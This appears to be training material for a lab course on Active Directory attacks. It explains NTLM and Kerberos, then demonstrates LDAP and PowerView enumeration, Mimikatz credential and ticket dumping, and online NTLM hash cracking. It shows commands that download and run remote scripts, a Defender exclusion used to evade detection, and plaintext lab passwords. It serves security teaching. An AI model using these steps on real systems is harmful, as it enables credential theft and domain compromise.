AD Demystification

Introduction

Course Goals

Improve understanding of how domained Windows environments function and the common ways that it is abused.

Environment and Setup

-Windows machines plus a kali.
  -Windows Server 2016 DC
  -Windows Server 2016 IIS
  -Windows 10
  -Windows 7
  -Kali

Be sure that all machines are on the same network, pingable and that the windows machines are on the domain.


Windows defender, firewall, and real time protection are on and updated as of 7/1/2020.
IIS server is running as a service account as opposed to an MSA.

Creds-
Yee\Administrator (local admin DC):12qwaszx!@QWASZX
IIS (local admin IIS):12qwaszx!@QWASZX
yee\squid (domain user):yeetcannon
yee\tire (domain admin):adminyeetcannon
squid (kali):toortoor

Nomenclature

LDAP - Used to access information in directory services (more specifically active directory in this scenario) over a network.

LDAP name structure:
  LDAP://DC01.yee.wtf/DC=yee,DC=wtf
  hostname = "DC01"
  Domain Component (DC) = “yee.wtf”
  Distinguished Name = DC="yee,DC=wtf"



object = Thing. Example:"A user named Patrick" of “A group named ‘Server Admins’”
objectclass = The charachteristics assigned to a type of object. Example:"A user object type needs to have a ‘Display Name’ and can also have an address"
objectclass attribute = The value of the charachteristics assigned to an object. Example:"The objectclass attribute of ‘Display Name’ for Patrick is ‘P.Rothfus’"

UPN - User Principal Name - Used to Identify a user account. Example: “JGrisham@yee.wtf”

SPN - Service Principle Name - Used to identify a service account (Like a UPN, but for a service and it associates a user account) - A mechanism used to provide specifc access to a an instance of a service on a machine. When a session ticket is presented to a SQL server the SPN needs to match that of the principal name of the SQL service. This exists to limit access to just the sql service as opposed to the entire SQL server. Example: “http/iis.yee.wtf tripp” http=service iis.yee.wtf=servername tripp=assosiated user

MSA - Managed Service Account - An account with a long complex password, programatically changed periodically. MSA's are choice for accounts used to own/run SPN services.

Lsass - Process that localy stores cached Windows creds.

WDigest - Protocol used for clients to send cleartext credentials to HTTP and Simple Authentication Security Layer applications. Windows stores the password in memory for convenience of the user when they login to their workstation.

Nonce - In cryptography, a nonce is an arbitrary number that can be used just once in a cryptographic communication. (Used in NTLM authentication)

COM - Component Object Model - COM is an old Windows standard that enables interaction between programs. An example of a COM object would be a Word document with an Excel docement inside it that changes with the original Excel document. The more modern version of COM is .NET framework.

DCOM - Distributed Component Object Model - Unlike COM, DCOM is actually a protocol. DCOM is a subprotocol for MSRPC (port 135, Microsoft enhanced Remote Procedure Call) and is used to bridge the connection between software components and network components. Outlook over HTTP utilizes DCOM.

Token - Each process on a windows machine has a token. The token describes the privileges of that process.

Mandatory Integrity Control - A Process's Context Integrity - Defined as System, High, Medium, and Low. A process's context integrity defines its “trustworthyness,” which in turn determines what that process will have access to. For example IE by default will run in either a medium or high integrity context depending on how it is kicked off, but each tab will run in a low integrity process due to its low “trustworthyness.”

What is the difference between a user account and a service account? - Nothing. Just how it is implemented.


Authentication Protocols

NTLM

When NTLM is used

1. NTLM authentication is used when a client authenticates to a server via IP address (instead of by hostname).
2. If the user attempts to authenticate to a hostname that is not registered on the Active Directory integrated DNS server.
3. Third-party applications may choose to use NTLM authentication instead of Kerberos authentication.

NTLM Function




1. From the users password the client caculates the NTLM hash.
2. The client sends its username to the application server it wants to authenticate to.
3. The application server sends a nonce to the client (Challenge).
4. The client sends back the nonce encrypted with its NTLM hash (Responce).
5. The application server sends the “Responce,” recieved from the client, username, and nonce to the Domain controler.
6. The domain controller, already having the NTLM hash for each username, encryptes the nonce with the NTLM hash of the assosiated username and compares that with the one recieved from the application server.
7. If the encrypted nonce's match, a message to approve authentication will be sent to the application server.

Kerberos

When is Kerberos used

Standard since Windows Server 2003.

Kerberos Fucntion



Part 1. Login

1. A request is sent from client to the domian controller.
   a) The domain controller must have the role of key distribution center and authentication server service.
   b) This transaction is refred to as the Authentication Server Request (AS_REQ).
   c) The AS_REQ contains a time stamp that is encrypted using a hash derived from the password and username of the user.

2A. The domain contorler attempts to decrypt the time stamp with the user name and password in its database.
   a) If the time stamp is a duplicate, authentication will be unsucsessful (this is to mitigate replay attacks).

2B. The controller sends the sends the client an Authentication Server Reply (AS_REP).
   a) The AS_REP containsa a “Session Key” and a “Ticket Granting Ticket” (TGT).
   b) The session key is encrypted using the user's password hash and can be decrypted by the client and reused.
   c) The TGT contains information about the client.
      1. Group membership.
      2. Domain name.
      3. Time stamp.
      4. Client IP address.
      5. Session key.
   d) The TGT is encrypted by a secret only known to the KDC and cannot be decrypted by the client.

Part 2. Access resources in the domain

3. The client creates and sends a “Ticket Granting Service Request” (TGS_REQ) to the KDC (key distribution center/domain controller).
   a) The TGS_REQ contains, current user.
   b) Time stamp (encrypted using the session key).
   c) SPN of the resource.
   d) Encrypted TGT.

4a. The KDC recieves the TGS_REQ.
   a) The KDC checks if the SPN exists.
   b) The TGT is decrypted (using the secret key only known to the KDC).
   c) The session key is extracted from the TGT and is used to decrypt the username and timestamp of the request.
   d) The KDC performs several checks.

1. The TGT timestamp must be valid.
2. The username from the TGS_REQ must match the username from the TGT.
3. The client IP address must match the TGT IP address

4b. If all checks are passed the Ticket Granting Service of the KDC responds to the client with a Ticket Granting Server Reply (TGS_REP).

a) The TGS_REP contains the SPN granted access to.
b) The Session Key to be used between the client and the SPN.
c) A Servcie Ticket containing.
1. The username.
2. Group Memberships.
3. The newly created session key.

Note- The whole Service Ticket is encrypted with the password hash of the service account registered with the SPN to be authenticated to. The SPN and new Session key inside of the Service Ticket are encrypted with the session key of the clients TGT.

The client now has a session key and a service ticket.

5. The client sends the application server an Application Request (AP_REQ).

a) The AP_REQ includes.
b) The username and timestamp encrypted with the Session Key for the Service Ticket.
c) The Session Key.
d) The Service Ticket.

6a. The application server recieves the AP_REQ.

a) The Service Ticket is decrypted using the service accounts' password hash extracting the username and Session key.
b) That Session Key is then used to decrypt the username from the AP_REQ.
c) If the AP_REQ username matches the one decrypted from the Service Ticket the request is accepted.
d) The service inspects the group memberships in the Service Ticket.
e) If the proper permissions are held, then access will be granted to the service.

Kerberos Funciton Summarized

Part 1- Login
1. Client Sends KDC a AS_REQ that has the time stamp encrypted with the users hash.
2. If the AS_REQ passes the checks, an AS_RES is sent to the client containing a Session Key and a TGT.
Part 2- Resource Access
3. The client sends a TGS_REQ to the KDC containing the desired SPN and the clients encrypted TGT.
4. If the TGS_REQ passes the checks, a TGS_REP is sent to the client containing a session key for that new session, a Service Ticket, and the desired SPN.
5. The client sends the application server an AP_REQ containing the username/timestamp encrypted with the Session Key, the Session Key, and the Service Ticket.
6. If the AP_REQ passes the checks, the client is permitted access to the service.

LDAP Enumeration

This will be run on bossman from the user context of squid@yee

Net.exe

net user
net user /domain

```
C:\Users\squid>whoami
yee\squid

C:\Users\squid>net user

User accounts for \\BOSSMAN

-------------------------------------------------------------------------------
Administrator            Bossman                  DefaultAccount
defaultuser0             Guest
The command completed successfully.


C:\Users\squid>net user /domain
The request will be processed at a domain controller for domain yee.wtf.


User accounts for \\DC01.yee.wtf

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
krbtgt                   Squid                    svc.iis
Tire                     Tripp
The command completed successfully.
```

net user Tripp /domain

```
C:\Users\squid>net user Tripp /domain
The request will be processed at a domain controller for domain yee.wtf.

User name                    Tripp
Full Name                    Tripp J. Allensworth
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/30/2020 7:50:10 AM
Password expires             Never
Password changeable          6/30/2020 7:50:10 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *IIS_IUSRS
Global Group memberships     *Domain Users
The command completed successfully.
```

net group /domain

```
C:\Users\squid>net group /domain
The request will be processed at a domain controller for domain yee.wtf.


Group Accounts for \\DC01.yee.wtf

-------------------------------------------------------------------------------
*81 CPT
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Host
*Key Admins
*Marforcyber
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

Note, that it appears as if there are nested groups we won't be able to tell due to net.exe's limitations.

Exercise

1. Find and annotate who is in the domain users group.
2. Find and annotate who is in the domain admins group.

Powershell

These will all be run from Bossman (windows 10) from the context of the user squid.

```
PS C:\Users\squid\Desktop> whoami; whoami /groups
yee\squid

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==========================
=========================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled b
y default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled b
y default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled b
y default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled b
y default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled b
y default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled b
y default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled b
y default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled b
y default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

Basic outline

```
####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="(objectClass=Group)"
$Result = $Searcher.FindAll()
Foreach($obj in $Result)
    $obj
```

find all users

```
16
17  ####Begin Create Filter
18  $Searcher.filter="(objectClass=person)"
19  $Result = $Searcher.FindAll()
20  $Result
```

```
LDAP://DC01.yee.wtf/DC=yee,DC=wtf

Path                                                    Properties
----                                                    ----------
LDAP://CN=Administrator,CN=Users,DC=yee,DC=wtf          {logoncount, codepage, objectcategory, ...
LDAP://CN=Guest,CN=Users,DC=yee,DC=wtf                  {logoncount, codepage, objectcategory, ...
LDAP://CN=DefaultAccount,CN=Users,DC=yee,DC=wtf         {logoncount, codepage, objectcategory, ...
LDAP://CN=DC01,OU=Domain Controllers,DC=yee,DC=wtf      {ridsetreferences, logoncount, codepage...
LDAP://CN=krbtgt,CN=Users,DC=yee,DC=wtf                 {logoncount, codepage, objectcategory, ...
LDAP://CN=Squid C. Schmid,CN=Users,DC=yee,DC=wtf        {givenname, codepage, objectcategory, d...
LDAP://CN=Tripp J. Allensworth,CN=Users,DC=yee,DC=wtf   {givenname, codepage, objectcategory, d...
LDAP://CN=Tire J. Jones,CN=Users,DC=yee,DC=wtf          {givenname, codepage, objectcategory, d...
LDAP://CN=BOSSMAN,CN=Computers,DC=yee,DC=wtf            {logoncount, codepage, objectcategory, ...
LDAP://CN=DNS,CN=Computers,DC=yee,DC=wtf                {logoncount, codepage, objectcategory, ...
LDAP://CN=IIS Service,OU=Service Accounts,DC=yee,DC=wtf {givenname, codepage, objectcategory, d...
LDAP://CN=IIS,CN=Computers,DC=yee,DC=wtf                {logoncount, codepage, objectcategory, ...
LDAP://CN=Patrick W. Rothfus,CN=Users,DC=yee,DC=wtf     {givenname, codepage, objectcategory, d...
```

find all users with cleaner output

```
17  ####Begin Create Filter
18  $Searcher.filter="(objectClass=person)"
19  $Result = $Searcher.FindAll()
20  foreach ($obj in $Result){$obj.Properties.name}
```

```
PS C:\Windows\system32> C:\Users\squid\Desktop\HomeMadeADEnum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
Administrator
Guest
DefaultAccount
DC01
krbtgt
Squid C. Schmid
Tripp J. Allensworth
Tire J. Jones
BOSSMAN
DNS
IIS Service
IIS
Patrick W. Rothfus
```

find all groups

```
####Begin Create Filter
$Searcher.filter="(objectClass=Group)"
$Result = $Searcher.FindAll()
foreach ($obj in $Result){$obj.properties.name}
```

```
PS C:\Windows\system32> C:\Users\squid\Desktop\HomeMadeADEnum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
```

find nested groups

```
####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="(objectClass=Group)"
$Result = $Searcher.FindAll()
#$Result
$start_group ='*marforcyber*'
foreach($obj in $result){
    if ($obj.properties.memberof -like $start_group){
    write-host $obj.Properties.name 'is a member of' $start_group}}
```

```
PS C:\Windows\system32> C:\Users\squid\Desktop\HomeMadeADEnum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
81 CPT is a member of *marforcyber*
```

```
####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="(objectClass=Group)"
$Result = $Searcher.FindAll()
Foreach($obj in $Result){
```

```
    if ($obj.properties.memberof -like $start_group){
        write-host $obj.properties.name 'is a member of' $start_group}}
```

Exercise

1. Find What group is at the bottom of the nesting from the starting group marforcyber, and who the sole member is of that group.
2. Attempt to find who Kvothe's manager is.

PowerView

Grants access to API's that are not easily utilized.
NetWkstaUserEnum- Can be leveraged to map out the domain as well as logged in users. Need Administrative coverage of each machine to return results (domain admin).
NetSessionEnum- Can be used to identify DC's and Share servers. Can be run from user context.

Powerview has tons of capabilities.
Get-NetLoggedon takes advantage of the NetWkstaUserEnum API.
These were run from bossman under the context of a domain user and then a domain admin.

```
C:\Users\squid>whoami
yee\squid

C:\Users\squid>powershell.exe -c "IEX(new-object net.webclien
t).downloadstring('http://192.168.40.132/PowerView.ps1');get-
netloggedon -computername DC01"
```

```
C:\Windows\system32>whoami
yee\tire

C:\Windows\system32>powershell.exe -c "IEX(new-object net.web
client).downloadstring('http://192.168.40.132/PowerView.ps1')
;get-netloggedon -computername DC01"

wkui1_username wkui1_logon_domain wkui1_oth_domains wkui1_lo
                                                    gon_serv
                                                    er
-------------- ------------------ ----------------- --------
Administrator  YEE                                  DC01
DC01$          YEE
DC01$          YEE
DC01$          YEE
```

Get-NetSession takes advantage of the NetSessionEnum API.

```
C:\Users\squid>powershell.exe -c "IEX(new-object net.webclien
t).downloadstring('http://192.168.40.132/PowerView.ps1');get-
netsession"

sesi10_cname sesi10_username sesi10_time sesi10_idle_time
------------ --------------- ----------- ----------------
\\[::1]      Squid                     0                0



C:\Users\squid>
```

```
C:\Windows\system32>powershell.exe -c "IEX(new-object net.web
client).downloadstring('http://192.168.40.132/PowerView.ps1')
;get-netsession"

sesi10_cname sesi10_username sesi10_time sesi10_idle_time
------------ --------------- ----------- ----------------
\\[::1]      Squid                     6                6
\\[::1]      Tire                      0                0
```

Exercise

1. When running Get-Netsession under the context of squid, why can you not see that tire is logged in?

Service Principal Names

```
####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="serviceprincipalname=*http*"
$Result = $Searcher.FindAll()
Foreach($obj in $Result) $obj
```

```
HomeMadeADEnum.ps1
17  ####Begin Create Filter
18  $Searcher.filter="serviceprincipalname=*http*"
19  $Result = $Searcher.FindAll()
20  foreach ($obj in $Result){$obj}

Path                                                Properties
----                                                ----------
LDAP://CN=Tripp J. Allensworth,CN=Users,DC=yee,DC=wtf {givenname, codepage, objectcategory, dsc...
```

Exercise

1. Useing the homemade enumeration script, determine what other SPN's are in the environment.

Cached Credentials Storage/Retrieval

User credentials are primarlily stored in Local Security Authority Subsystem Service (LSASS) memory space which runs as SYSTEM.
LSASS data structures are not publicly documented.
Mimikatz is the defacto standard for LSASS manipulation and can be implemented to bypass detection many ways.

Logon Passwords

As well as this being an example of the default use of mimikatz, it is also an example of mimikatz bypassing windows defender, smart screen, and real time protection.

https://www.blackhillsinfosec.com/bypass-anti-virus-run-mimikatz/

Demonstration

This was run from Bossman (Windows 10) under the context of Tire (domain admin) in an elevated command prompt.

```
C:\Windows\system32>powershell.exe -c "IEX(new-object net.webclient).downloadstring('http://192.168.40.132/Invoke-Mimikatz.ps
1');invoke-mimidogz"

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1249349 (00000000:00131045)
Session           : Interactive from 2
User Name         : JBettis
Domain            : YEE
Logon Server      : DC01
Logon Time        : 7/15/2020 2:54:16 PM
SID               : S-1-5-21-1206483439-1090059562-2229568298-1131
        msv :
         [00000003] Primary
         * Username : JBettis
         * Domain   : YEE
         * NTLM     : 90ce085b7102581debbd0cbe1f3f384b
         * SHA1     : ab887e9b790ced01c3951ba06a9e76d14560d7ba
         * DPAPI    : be013352ac688d9c8188f4456202bc06
        tspkg :
        wdigest :
         * Username : JBettis
         * Domain   : YEE
         * Password : (null)
        kerberos :
         * Username : JBettis
         * Domain   : YEE.WTF
         * Password : (null)
        ssp :
        credman :
```

Crackstation.net shows that the NTLM hash of JBettis is “TheBus.”

Enter up to 20 non-salted hashes, one per line:

```
90ce085b7102581debbd0cbe1f3f384b
```

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
90ce085b7102581debbd0cbe1f3f384b	NTLM	TheBus

Tickets

In the realm of Kerberos authentication tickets come in the form of Ticket Granting Tickets (TGT) and Ticket Granting Service Tickets (TGS).
Remember! When a user completes a login (AS_REQ and then AS_REP) the AS_REP contains a TGT for that user. The user will then use that TGT to make a TGS request (TGS_REQ) when trying to authenticate with an application server.

In summary, if you are able to steal a TGS of another user you can authenticate to only the specified service as them. With a TGT you can legitamitly go through the TGS_REQ, TGS_REP, AP_REQ, and AP_REP process and authenticate to any application service that the original TGT had access to.

Demonstration

This was run from Bossman (Windows 10) under the context of Tire (domain admin) in an elevated command prompt.
In this example Add-MpPreference was used to exclude the "C:\tools" directory form Real Time Proteciton. Mimikatz was then downloaded from the kali webserver and ran.
Privilege::debug was used to run the commands under the context of the security privilige SEDebugPrivilige. This needs to be done becasue LSASS is running under the context of SYSTEM.

```
PS C:\> Add-MpPreference -ExclusionPath "C:\tools"
PS C:\> (new-object net.webclient).downloadfile('http://192.168.40.132/mimikatz.exe', 'c:\tools\mimikatz.exe')
PS C:\> C:\tools\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 188881 (00000000:0002e1d1)
Session           : Interactive from 1
User Name         : JBettis
Domain            : YEE
Logon Server      : DC01
Logon Time        : 7/15/2020 11:37:02 AM
SID               : S-1-5-21-1206483439-1090059562-2229568298-1131

         * Username : JBettis
         * Domain   : YEE.WTF
         * Password : (null)

        Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew: 7/15/2020 11:38:39 AM ; 7/15/2020 9:37:01 PM ; 7/22/2020 11:37:01 AM
           Service Name (02) : ProtectedStorage ; DC01.yee.wtf ; @ YEE.WTF
           Target Name  (02) : ProtectedStorage ; DC01.yee.wtf ; @ YEE.WTF
           Client Name  (01) : JBettis ; @ YEE.WTF
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
